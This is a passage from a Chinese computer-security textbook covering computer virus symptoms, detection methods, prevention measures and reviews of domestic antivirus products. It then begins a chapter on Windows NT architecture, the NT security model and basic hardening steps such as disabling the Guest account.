（6）磁盘读/写文件明显变慢，访问的时间加长。

（7）系统引导变慢或出现问题，有的出现“写保护错误”提示。

（8）系统经常死机或出现异常的重启现象。

（9）程序突然不能运行，总是出现出错提示。

（10）连接的打印机不能正常启动。

观察上述异常情况后，可初步判断系统的哪部分资源受到病毒侵袭，为进一步诊断和清除做好准备。

2．检测的主要依据

1）检查磁盘主引导扇区

硬盘的主引导扇区、分区表以及文件分配表、文件目录区是病毒攻击的主要目标。

2）检查 FAT 表

病毒隐藏在磁盘上，一般要对存放的位置做出“坏簇”信息标志反映在 FAT 表中。

3）检查中断向量

病毒隐藏和激活一般是采用中断的方法，即修改中断向量，使系统在适当时候转向执行病毒代码，病毒代码执行后，再转回到原中断处理程序执行。因此，可通过检查中断向量有无变化来确定是否感染了病毒。

4）检查可执行文件

检查 COM 或 EXE 可执行文件的内容、长度、属性等，可判断是否感染了病毒。检查可执行文件的重点是在这些程序的头部即前面的 20 字节左右，因为病毒主要改变文件的起

始部分。

5）检查内存空间

计算机病毒在传染或执行时，必然会占据一定的内存空间，并驻留在内存中，等待时机再进行传染或攻击。病毒占用的内存空间一般是用户不能覆盖的，因此，可以通过检查内存的大小和内存中的数据来判断是否有病毒。

6）检查特征串

一些经常出现的病毒具有明显的特征，即有特殊的字符串。根据它们的特征，可通过工具软件检查、搜索，以确定病毒的存在和种类。

3．计算机病毒的检测手段

1）特征代码法

特征代码法的实现步骤如下：

（1）采集已知病毒样本，病毒如果既感染 COM 文件，又感染 EXE 文件，对这种病毒要同时采集 COM 型病毒样本和 EXE 型病毒样本。

（2）在病毒样本中，抽取特征代码。

（3）打开被检测文件，在文件中搜索，检查文件中是否含有病毒数据库中的病毒特征代码，如果发现病毒特征代码，由于特征代码与病毒一一对应，便可以断定，被查文件中感染何种病毒。

特征代码法的特点：速度慢，随着病毒种类的增多，检索时间变长；误报率低；不能检查多形性病毒；不能对付隐藏性病毒。

2）校验和法

运用校验和法查病毒采用三种方式：

（1）在检测病毒工具中纳入校验和法，对被查的对象文件计算其正常状态的校验和，将校验和值写入被查文件中检测工具中，而后进行比较。

（2）在应用程序中，放入校验和法自我检查功能，将文件正常状态的校验和写入文件本身中，每当应用程序启动时，比较现行校验和与原校验和值，实现应用程序的自检测。

（3）将校验和检查程序常驻内存，每当应用程序开始运行时，自动比较检查应用程序内部或别的文件中预先保存的校验和。

校验和法的特点：方法简单能发现未知病毒，被查文件的细微变化也能发现；会报警；不能识别病毒名称；不能对付隐藏型病毒。

3）行为监测法

利用病毒的特有行为特征来监测病毒的方法，称为行为监测法。通过对病毒多年的观察和研究，有一些行为是病毒的共同行为，而且比较特殊。在正常程序中，这些行为比较罕见，当程序运行时，监视其行为，如果发现了病毒行为，立即报警。

行为监测法的特点：可发现未知病毒，可相当准确地预报未知的多数病毒；可能误报警；不能识别病毒名称；实现时有一定难度。

4）软件模拟法

软件模拟法是一种软件分析器，用软件方法来模拟和分析程序的运行。新型检测工具纳入了软件模拟法，该类工具开始运行时，使用特征代码法检测病毒，如果发现隐藏病毒或多态性病毒嫌疑时，启动软件模拟模块，监视病毒的运行，待病毒自身的密码译码以后，

再运用特征代码法来识别病毒的种类。

8.4.2 计算机病毒的防范

由于在计算机病毒的处理过程中，存在对症下药的问题，即只能是发现一种病毒以后，才可以找到相应的治疗方法，因此具有很大的被动性。而防范计算机病毒，则可掌握工作的主动权，重点应放在计算机病毒的预防上。防范计算机病毒主要从管理和技术两方面着手。

1．严格的管理

制定相应的管理制度，避免蓄意制造、传播病毒的事件发生。例如，对接触重要计算机系统的人员进行选择和审查；对系统的工作人员和资源进行访问权限划分；对外来人员上机或外来磁盘的使用严格限制，特别是不准用外来系统盘启动系统；不准随意玩游戏；规定下载的文件要经过严格检查，有时还规定下载文件、接收 E-mail 等需要使用专门的终端和账号，接收到的程序要严格限制执行等。

2．有效的技术

除管理方面的措施外，采取有效的技术措施防止计算机病毒的感染和蔓延也是十分重要的。计算机病毒预防是指在病毒尚未入侵或刚刚入侵时，就拦截、阻止病毒的入侵或立即报警。目前在预防病毒工具中采用的技术主要有：

（1）将大量的杀毒软件汇集一体，检查是否存在已知病毒。

（2）检测一些病毒经常要改变的系统信息，如引导区、中断向量表、可用内存空间等，以确定是否存在病毒的行为。

（3）监测写盘操作，对引导区或主引导区的写操作报警。

（4）对计算机系统中的文件形成一个密码检验码和实现对程序完整性的验证，在程序执行前或定期对程序进行密码校验，如有不匹配现象即报警。

（5）智能判断，设计病毒行为过程判定知识库，应用人工智能技术，有效区分正常程序与病毒程序行为，是否误报警取决于知识库选取的合理性。

（6）智能监测，设计病毒特征库，病毒行为知识库，受保护程序存取行为知识库等多个知识库及相应的可变推理机。通过调整推理机，能够对付新类型病毒，这也是未来预防病毒技术发展的方向。

8.4.3 常用杀毒软件

“杀毒软件”是由国产的老一辈反病毒软件厂商，如 360 杀毒、金山毒霸、江民、瑞星等起的名字，后来由于和世界反病毒业接轨统称为“反病毒软件”或“安全防护软件”。杀毒软件，也称反病毒软件或防毒软件，是用于消除电脑病毒、特洛伊木马和恶意软件的一类软件。杀毒软件通常集成监控识别、病毒扫描和清除以及自动升级等功能，有的杀毒软件还带有数据恢复等功能，是计算机防御系统（包含杀毒软件，防火墙，特洛伊木马和其他恶意软件的查杀程序，入侵预防系统等）的重要组成部分。

目前国内反病毒软件，有三大巨头：360 杀毒、金山毒霸、瑞星杀毒软件。评价与介绍如下。

1．360 杀毒软件

360 杀毒是永久免费、性能超强的杀毒软件。中国市场占有率第一。360 杀毒采用领先的 5 引擎：国际领先的常规反病毒引擎——国际性价比排名第一的 BitDefender 引擎+修复引擎+360 云引擎+360QVM 人工智能引擎+小红伞本地内核，强力杀毒，全面保护电脑安全，拥有完善的病毒防护体系，且唯一真正做到彻底免费、无需任何激活码。360 杀毒轻巧快速、查杀能力超强、独有可信程序数据库，防止误杀，误杀率远远低于其他杀毒软件，依托 360 安全中心的可信程序数据库，实时校验，为电脑提供全面保护。最新版本特有全面防御 U 盘病毒功能，彻底剿灭各种借助 U 盘传播的病毒，第一时间阻止病毒从 U 盘运行，切断病毒传播链。现可查杀 660 多万种病毒。在最新的 VB100 测试中，双核 360 杀毒大幅领先，名列国产杀软第一。

2．金山毒霸杀毒软件

金山公司推出的电脑安全产品，监控、杀毒全面、可靠，占用系统资源较少。其软件的组合版功能强大（金山毒霸 2011、金山网盾、金山卫士），集杀毒、监控、防木马、防漏洞为一体，是一款具有市场竞争力的杀毒软件。金山毒霸 2011 是世界首款应用“可信云查杀”的杀毒软件，颠覆了金山毒霸 20 年传统技术，全面超越主动防御及初级云安全等传统方法，采用本地正常文件白名单快速匹配技术，配合金山可信云端体系，实现了安全性、检出率与速度。

金山毒霸 2011 技术亮点如下。

（1）可信云查杀：增强互联网可信认证，海量样本自动分析鉴定，极速快速匹配查询。

（2）蓝芯Ⅱ引擎：微特征识别（启发式查杀 2.0），将新病毒扼杀于摇篮中，针对类型病毒具有不同的算法，减少资源占用，多模式快速扫描匹配技术，超快样本匹配。

（3）白名单优先技术：准确标记用户电脑所有安全文件，无需逐一比对病毒库，大大提高效率，双库双引擎，首家在杀毒软件中内置安全文件库，与可信云安全紧密结合，安全少误杀。

（4）个性功能体验：下载保护、聊天软件保护、U 盘病毒免疫防御、文件粉碎机、自定义安全区、提升性能、可定制的免打扰模式、自动调节资源占用、针对笔记本电源优化使续航更久。

（5）自我保护：多于 40 个自保护点，免疫病毒使杀毒软件失效方法。

（6）全面安全功能：下载（支持迅雷、QQ 旋风、快车）、聊天（支持 MSN）、U 盘安全保护，免打扰模式，自动调节资源占用。

3．瑞星杀毒软件

该软件监控能力是十分强大的，但同时占用系统资源较大。瑞星采用第 8 代杀毒引擎，能够快速、彻底查杀大小各种病毒，这绝对是全国顶尖的。但是只使用瑞星的网络监控不行，最好再加上瑞星防火墙弥补缺陷。另外，瑞星 2009 的网页监控更是疏而不漏，这是云安全的结果。

拥有后台查杀（在不影响用户工作的情况下进行病毒的处理）、断点续杀（智能记录上次查杀完成文件，针对未查杀的文件进行查杀）、异步杀毒处理（在用户选择病毒处理的过程中，不中断查杀进度，提高查杀效率）、空闲时段查杀（利用用户系统空闲时间进行病毒扫描）、嵌入式查杀（可以保护 MSN 等即时通信软件，并在 MSN 传输文件时进行传输

文件的扫描）、开机查杀（在系统启动初期进行文件扫描，以处理随系统启动的病毒）等功能；并有木马入侵拦截和木马行为防御，基于病毒行为的防护，可以阻止未知病毒的破坏。还可以对电脑进行体检，帮助用户发现安全隐患。并有工作模式的选择，家庭模式为用户自动处理安全问题，专业模式下用户拥有对安全事件的处理权。缺点是卸载后注册表会残留一些信息。

思考与练习

1. 病毒的定义是什么？
2. 举例说明计算机病毒的危害。
3. 病毒隐藏技术有哪些？
4. 如何使用系统自身和软件检查是否感染了病毒？
5. 如何手动清除威金病毒？

第 9 章　操作系统安全配置方案

本章学习目标：

- 了解 Windows NT 的安全模型；
- 掌握操作系统常规安全措施；
- 掌握操作系统中级安全配置措施；
- 掌握操作系统高级安全配置措施。

9.1　Windows 操作系统

Windows NT（New Technology）是微软公司第一个真正意义上的网络操作系统，它的发展经过 NT 3.0、NT 4.0、NT 5.0 和 NT 6.0 等众多版本，并逐步占据了广大中小网络操作系统的市场。

Windows NT 众多版本的操作系统使用了与 Windows 9x 完全一致的用户界面和完全相同的操作方法，使用户使用起来比较方便。与 Windows 9x 相比，Windows NT 的网络功能更加强大并且安全。

Windows NT 系统操作系统具有以下三方面的优点。

1．支持多种网络协议

由于在网络中可能存在多种客户机，而这些客户机可能使用了不同的网络协议，如 TCP/IP，IPX/SPX 等。但 Windows NT 系列操作系统支持几乎所有常见的网络协议。

2．内置 Internet 功能

随着 Internet 的流行和 TCP/IP 协议簇的标准化，Windows NT 操作系统内置了 IIS，可以使网络管理员轻松地配置 WWW 和 FTP 等服务。

3．支持 NTFS 文件系统

Windows 9x 所使用的文件系统是 FAT，在 NT 中内置同时支持 FAT 和 NTFS 的硬盘分区格式。使用 NTFS 的好处主要是可以提高文件管理的安全性，用户可以对 NTFS 系统中的任何文件、目录设置权限，这样当多用户同时访问系统时，可以增加文件的安全性。

9.2　Windows NT 的系统结构

Windows NT 的结构是层次结构和客户机/服务器结构的混合体，其系统结构如图 9-1 所示。执行者是唯一运行的核心模式的部分，它分为三层：硬件抽象层、微内核层和一系列实现基本系统服务的模块所构成的层。硬件抽象层为微内核提供硬件设备的接口，方便系统移植。微内核则为硬件抽象层提供执行、中断和异常处理等支持。基本系统服务的模

块主要包括：安全参考监视器、进程管理、对象执行服务、局部过程调用、虚拟 DOS 机控制、对象管理、配置管理以及内存管理等。

被保护的子系统也称为服务器或被保护服务，以具有一定特权的进程形式在用户模式下执行。被保护的子系统提供了应用程序接口，当一个应用调用 API 时，消息通过局部过程调用发送给对应的服务器，服务器则通过发送消息应答调用者。




图 9-1　Windows NT 系统结构

Windows NT 提供的标准服务包括：会话管理、NT 注册、Win32 服务、本地安全认证和安全账户管理等。

（1）会话管理服务是 NT 启动的第一个服务，负责启动 DOS 设备驱动、将子系统在注册表中注册、初始化动态链接库，最后启动 NT 注册服务。

（2）NT 注册服务是一个注册进程，负责为交互式注册和注销提供接口，并管理 Windows NT 桌面。

（3）Win32 服务为应用程序提供 API 函数，同时提供图形用户接口并负责控制用户的输入和输出。

（4）本地安全认证服务主要提供安全服务，在用户注册进程、安全事件日志进程等本地系统安全策略中起着重要作用。

（5）安全账户管理服务主要管理用户和用户组账户，根据权限决定其作用范围，此外，还为认证服务提供支持。

9.3　Windows NT 的安全模型

在 Windows NT 系统中，安全模型由本地认证、安全账户管理器和安全参考监视器构

成。此外，还包括注册、访问控制和对象安全服务等，它们之间的相互作用和集成构成了安全模型的主要部分。Windows NT 系统的安全模型如图 9-2 所示。




图 9-2 Windows NT 系统安全模型

9.4 操作系统常规安全措施

操作系统常规安全措施主要介绍常规的操作系统安全配置，包括 11 条基本配置原则：禁用 Guest 账号、限制用户数量、创建多个管理员账号、管理员账户改名、设置陷阱账户、更改默认权限、设置安全密码、设置屏幕保护密码、使用 NTFS 分区、安装反病毒软件和备份数据资料。

1. 禁用 Guest 账号

在计算机管理的用户里面把 Guest 账户停用，任何时候都不允许 Guest 账户登录系统。为保险起见，最好给 Guest 加一个复杂的密码，可以打开记事本，输入一串包含特殊字符、数字和字母的长字符串，用其作为 Guest 账户的密码。同时，修改 Guest 账户的属性，设置拒绝远程访问，如图 9-3 所示。

2. 限制用户数量

去掉所有的测试账户、共享账号和普通部分账号等，用户组策略应设置相应权限，并且经常检查系统的账户，删除已经不使用的账户。账户通常是入侵系统的突破口，系统账户越多，攻击者得到合法用户权限的可能性也就越大。

3. 创建多个管理员账号

虽然该措施表面上与限制用户数据矛盾，但实际上是一致的。创建一个一般用户权限账户来处理电子邮件及日常事务，另一个拥有 Administrator 权限的账户则只在需要时使用。由于登录系统以后，用户名和密码等信息就存储于 WinLogon 进程中，这时若发生入侵系统行为将有可能得到登录用户的密码，因此尽量减少 Administrator 登录的时间和次数。

